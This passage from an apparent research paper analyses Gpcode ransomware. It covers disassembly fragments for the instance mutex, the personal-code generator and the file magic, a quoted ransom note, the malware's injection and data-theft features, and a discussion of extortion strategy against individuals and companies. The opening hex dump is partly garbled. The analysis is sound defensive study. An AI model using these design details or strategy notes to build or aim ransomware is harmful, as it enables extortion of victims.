000000F0 38 38 37 37 35 32 33 34 33 32 37 36 35 34 32 31 8877523432765421
00000100 36 39 38 31 31 33 38 30 35 31 35 34 34 30 39 34 6981138051544094
00000110 30 30 37 37 30 38 32 37 36 34 38 35 30 36 36 38 0077082764850668
00000120 34 37 31 38 35 38 31 31 31 31 31 31 31 31 37 32 4718159111232172
00000130 30 34 37 35 37 35 38 31 31 31 31 31 31 31 33 36 0475297707199036
00000140 31 32 35 32 34 39 32 35 32 37 39 39 36 39 35 35 1252492527996955
00000150 34 37 30 36 36 36 31 32 34 31 35 36 33 30 38 30 4706661241563080
00000160 38 39 33 30 31 38 38 34 34 32 30 39 31 33 39 31 893018842091391
00000170 36 35 39 36 37 32 38 38 34 39 35 30 32 32 39 31 6596728849503291
00000180 37 33 34 31 35 32 37 36 34 39 32 35 36 38 38 33 7341527649256883
00000190 CE C6 17 34 64 33 54 31 44 35 5A 38 11 31 64 31 IE_4d3T1D528_1d1
000001A0 52 31 58 33 5D 31 56 37 41 31 58 33 50 33 45 34 R1X3J1V7A1X3P3E4
000001B0 13 38 62 37 51 30 4A 32 47 35 5A 35 50 30 51 32 .8b700JzG525P0Q2
000001C0 10 30 3F 36 3A 31 39 33 64 36 47 32 30 35 41 35 .076:193d6G2P5A5
000001D0 40 35 52 32 31 35 30 31 31 31 31 31 31 31 32 04 31 8582P4_1P1D3_2.1
000001E0 07 31 18 30 35 30 02 10 35 31 31 31 31 31 34 04 32 .1.0.0.7.3.2.4.2
000001F0 0F 34 17 31 00 32 03 38 02 38 02 32 0D 32 0A 36 .4.1.2.8.8.2.2.6
00000200 00 36 06 31 3C 34 3D 32 13 35 60 31 55 31 43 33 .6.1<+2.5'1U1C3
00000210 5E 31 10 32 61 38 54 38 50 35 57 33 56 37 41 34 ^1.2a8T8P5U3V7A4
    
```

Fig. 18 Header of a *Gpcode.ag* encrypted file




Fig. 19 Growing key size in Gpcode using RSA

Secondly, we will express an observation, that appears essential to our eyes. Reverse-engineering a binary makes you quite close with its code and its conception. While reversing *Gpcode.ai* samples, we felt that this particular malware does not present the same inspiration than other samples.

This felling may be sum up in few points:

- Creation of an instance mutex, allowing only one instance in the same time. This kind of mechanism protects from surinfection (Fig. 20).
- Multithreading & thread injection: it starts by injecting a thread into *Winlogon.exe*, which then inject another thread into *Svchost.exe*, to finally infect almost all other process. Few additional threads are also created to ensure communication. This will be our next point.
- Named pipe communication; ensuring communication and access control (in particular to a file resource), a named pipe is created using the name “`\\.\\.pipe/_SYSTEM_64AD0625_`”
- Steal data from HTTP traffic, using *API hooking*;
- Ability to upload data to a remote server and to download malicious files; they are then executed using the *CreateProcess* API.

```

loc_14E040EF:      ; "_SYSTEM_91C38905_"
push  offset instance_mutex
push  edi        ; bInitialOwner
push  offset MutexAttributes ; lpMutexAttributes
call  ds:CreateMutexW
mov   [ebp+hObject], eax
call  ds:GetLastError
xor   ebx, ebx
test  eax, eax
jnz  already_running
    
```

Fig. 20 *Gpcode.ai*'s instance mutex

- Encrypt files and ask for a ransom. As we said, no RSA anymore, but a kind of home brewed RC4. Algorithm slightly differs, like in its initialisation for example. Encryption is not based on a XOR, but on permutations. Interesting point is the generation of a *personal code* (Fig. 21):

This security code is too short (four bytes) to bring any strength to the encryption, it may be easily brute-forced. Pseudo-random generator is a linear congruential pseudorandom generator whom seed is comes from a call to the *GetTickCount* API.

We still notice the use of an header, there is no need to store the encryption key in each files, but there is still a kind of MAGIC at the beginning of the file (Fig. 22): First seven bytes, are read, backuped and then compared to the string “GLAMOUR”, this will prevent the file from surinfection. They are written back at the end of the encrypted file.

Ransom message analysis is quite interesting, here is an extract:

To decrypt your files you need to buy our software. The price is \$300. To buy our software please contact us at: [...] and provide us your personal code. After successful purchase we will send your decrypting tool, and your private information will be deleted from our system.

```

push esi
push edi
lea  eax, [ebp+cbData]
push eax          ; lpCbData
mov  edi, offset personal_code
push edi          ; lpData
push ebx          ; lpType
push ebx          ; lpReserved
mov  esi, offset aWincode ; "WinCode"
push esi          ; lpValueName
push [ebp+hKey]   ; hKey
call ds:RegQueryValueExW
test eax, eax
jz   short loc_14E0493E

mov [ebp+lenCode], ebx

loc_14E048F0:
push 0FFh
push ebx
call PRNG255
pop  ecx
pop  ecx
mov  ecx, [ebp+lenCode]
inc  [ebp+lenCode]
cmp  [ebp+lenCode], 4
mov  ds:personal_code[ecx], al
jl   short loc_14E048F0
    
```

Fig. 21 Random personal code

```

NOT_YET_GLAMOUR:      ; dwMoveMethod
push    ebx           ; lpDistanceToMoveHigh
push    ebx           ; lDistanceToMove
push    edi           ; hFile
call    ds:SetFilePointer
push    ebx           ; lpOverlapped
lea    eax, [ebp+NumberOfBytesWritten]
push    eax           ; lpNumberOfBytesWritten
push    7             ; nNumberOfBytesToWrite
push    offset aGlamour ; "GLAMOUR"
push    edi           ; hFile
call    ds:WriteFile
test   eax, eax
jz     loc_14E04C6C

```

Fig. 22 *Gpcode.ai*'s magic writing


First, it is written in English, sign of a broad propagation. Then amount of money is relatively high compared to some other samples like those from the *Krotten* family. Then the concept of *personal code*, is interesting, but results once again in a failure. The *personal code* is stored on user's hard drive, without being encrypted. Furthermore, in terms of mass extortion, we are quite close from a reliable hybrid cryptosystem as expressed by Young and Yung[1], but this goal is only partially reached. Knowledge of *personal code* allows the creation of a decryptor. Finally, what we have here is a professional malware. We are not only dealing with a stack of functionalities, there is a thoughtful design behind them, there is an architecture, the code is clean and effective. Extortion is part of a more hierarchised criminal activ-

ity. Stolen data, like bank account details, may lead to further credentials hijackings. This also implies the use of an external server. How to explain these sudden changes? Some lightnings are brought by this analysis from Viruslist website (<http://www.viruslist.com/en/analysis?pubid=204791973>): the ransomware author used some code on the shelf. The analysis also states the malicious site, on which stolen data are sent, is hosted by the *famous* company RBN (Russian Business Network).

Conclusion

Gpcode has been the most prolific and maybe the most accomplished ransomware family. Various cryptosystems have been used, or should we say experimented. First ones were basics, but they quickly evolve in something more elaborated, while not quite satisfying. This lack of consistency, is hardly explainable as while cryptosystems shifted, code design undergoes very few advances and share a common basis. This feeling is issued from reverse-engineering phases and needs to be validated. In order to do so, and thanks to the courtesy of Halvar Flake, we have been given the opportunity to use *VxClass* (<http://www.viruslist.com/en/analysis?pubid=204791973>). It is an automatic classification tool, operating on a structural level and thus able to make abstraction from byte-level changes. What interests us is its ability to compute a *similarity level*, in other words it is the inverse of Levenshtein distance which measures an amount of difference. This value goes from 0, the two malwares have nothing in common, to 1, they are similar. So

Fig. 23 *Gpcode* samples in *VxClass*



here are the results presented through the graphic interface (Fig. 23):

Similarity value between *Gpcode.b* and *Gpcode.e* is greater than 0.85 which means that they are very close. This result was expected but confirms our guess, in the same vein similarity value between the two last one and *Gpcode.a* is also greater than 0.8. Most interesting is the similarity with version *Gpcode.ac*, which is greater than 0.75. It means that first *Gpcode* and RSA *Gpcode* effectively share the same basis. This may lead us to think that all these samples have been created by the same individual or the same group.

3 Strategy analysis

No ransomware has reached a sufficient complexity level to successfully become a **mass** extortion mean. If we think about the extortion scheme that relies behind all of these malwares, the least we can say is that it is a deficient one. Most of time reverse-engineering would allow to build a proper decryptor. When strong cryptosystems are used, like hybrid ones, they do not fulfil requirements for mass extortion. None of the ransowmares we have studied, presents a reliable mass extortion scheme. An explanation of this may be that ransowmares' authors have a limited knowledge of cryptography. Nice at first glance, it may be true for some samples, but not satisfying.

Just consider the option saying that malware authors simply do not want or need it. Indeed, we can assume that it may not be one of authors' goals. Supposing an author comes out with a strong, reliable crypto-system, and successfully manage to massively spread its creation; does he have any interests in it? We mean that evolving into a business on a large scale would attract too much light on it and make it too much visible. For now the business model remains quite simple: cost of malware creation is almost null, ransom amount is limited, no more than few hundred dollars, sometimes far less, but compensated by mass propagation. One watchword could be: "*few investments, few incomes, few risks*". The kind of ransomware we have analysed for this study is clearly intended for mass propagation and used consequently. We can assume that targeted victims are probably isolated lambda-user, with few abilities in computer sciences, without even talking about malware analysis or cryptography. A step further, we can also assume that very few of them, would be tempted to go into legal proceedings, they may even do not have the necessary funds to do so. There is nothing derogatory into this consideration of potential victims. Simply, we should not forget that ransowmares' strength comes from the fear they generate into their victims mind, a more appropriate word could be intimidation. Wether you have a better game in your hand, wether you are able to convince your adversary that this in the case. Technical details are thus relegated

into background. A perfect illustration of this thought is the ransom message displayed by the *Gpcode.ai* malware; the author claims that its ransomware uses a RSA-4096 algorithm, he even gives a link to Wikipedia encyclopedia. This claim is false. In the same mood, in the ransom message it is said that "*all (victim) private information for last 3 months were collected and sent to (ransomware author)*". Once again it is false but it is intended to generate doubt and fear into victim's mind and to convince to pay the ransom. From these considerations, a very good ransowmares authors' ally may be a too much sensational communication.

Until now, we have only speak about mass extortion, as it is the perception that we have of the phenomenon. At the opposite, it would be very interesting to consider targeted extortion. Surprisingly, to the extend of our knowledge, no case of targeted attack using ransowmares has been reported while extortions and blackmails targeting companies are regularly reported, like those using distributed denial of service attacks (<http://www.sophos.com/pressoffice/news/articles/2006/10/extort-ddos-blackmail.html>) (DDoS).

First, a company have a much more extensive financial capacity. It may be able to pay greater ransoms. Thus, contrary to a private individual, its documents does not only have a sentimental value, but their lost may paralyse its activity. Even, if we generalize, this facts should be pretty close to the reality. Of course, it supposes the attacker is able to infiltrate its malware into the company's network, well cooked malicious documents may represent first class vector, a touch of social engineering would be a perfect complement. Finally, there is nothing insuperable here, but so as a possible profit, the risk is maximized. A company has a greater probability to go into legal proceedings, this point may be discussed as it would also have a negative effect onto its brand image and the trust of its partners. This company may also contact national security offices.

The last point we will discuss, is ransoms money laundering. Even if there is no worldwild legislation, some systems to track money exist, and force criminals to take some precautions. As a consequence, manipulating small amounts of money should keep a criminal under the radar, while important money flux require a much more professional and structured criminal organisation. This point a also a beginning of explanation, for ransowmares' supposed weaknesses.

4 General conclusions

We now have a better understanding of the ransomware phenomenon and we can make few conclusions:

- Code is most often quite basic, no armouring, no pure jewel of low level assembly or nothing of this kind. All of them are coded in high level languages, sometimes a

scripting language is even used. This point is not surprising as it is a general tendency in malwares' world.

- Various cryptosystems have been used. Both symmetric and asymmetric cryptography are employed. First ones were quite basic but hybrid cryptosystems were more elaborated. Even if they are use for mass extortion, none of them is technically design in consequence. It may be extremely interesting to investigate how they can be used (*how they are used*) for targeted attacks on a limited perimeter.
- The kind of ransomware we have analysed for this study is clearly intended for mass propagation and we should not forget that ransomwares' strength comes from the fear they generate into lambda-user mind, not from their technical skills. On this last point, the best ransomwares authors' ally may be a too much sensational communication from media and antivirus companies.

The ransomware phenomenon is a reality that has to be monitored but in some ways it is not a mature and complex

enough activity that deserves such communication around it. Ransomwares as a mass extortion mean is certainly doomed to failure. We should notice that last major wave of ransomwares spread in summer 2007. Their extinction, combined with their intrinsic evolution like in *Gpcode.ai*, may means that criminals have evolved to something else and other sources of income.

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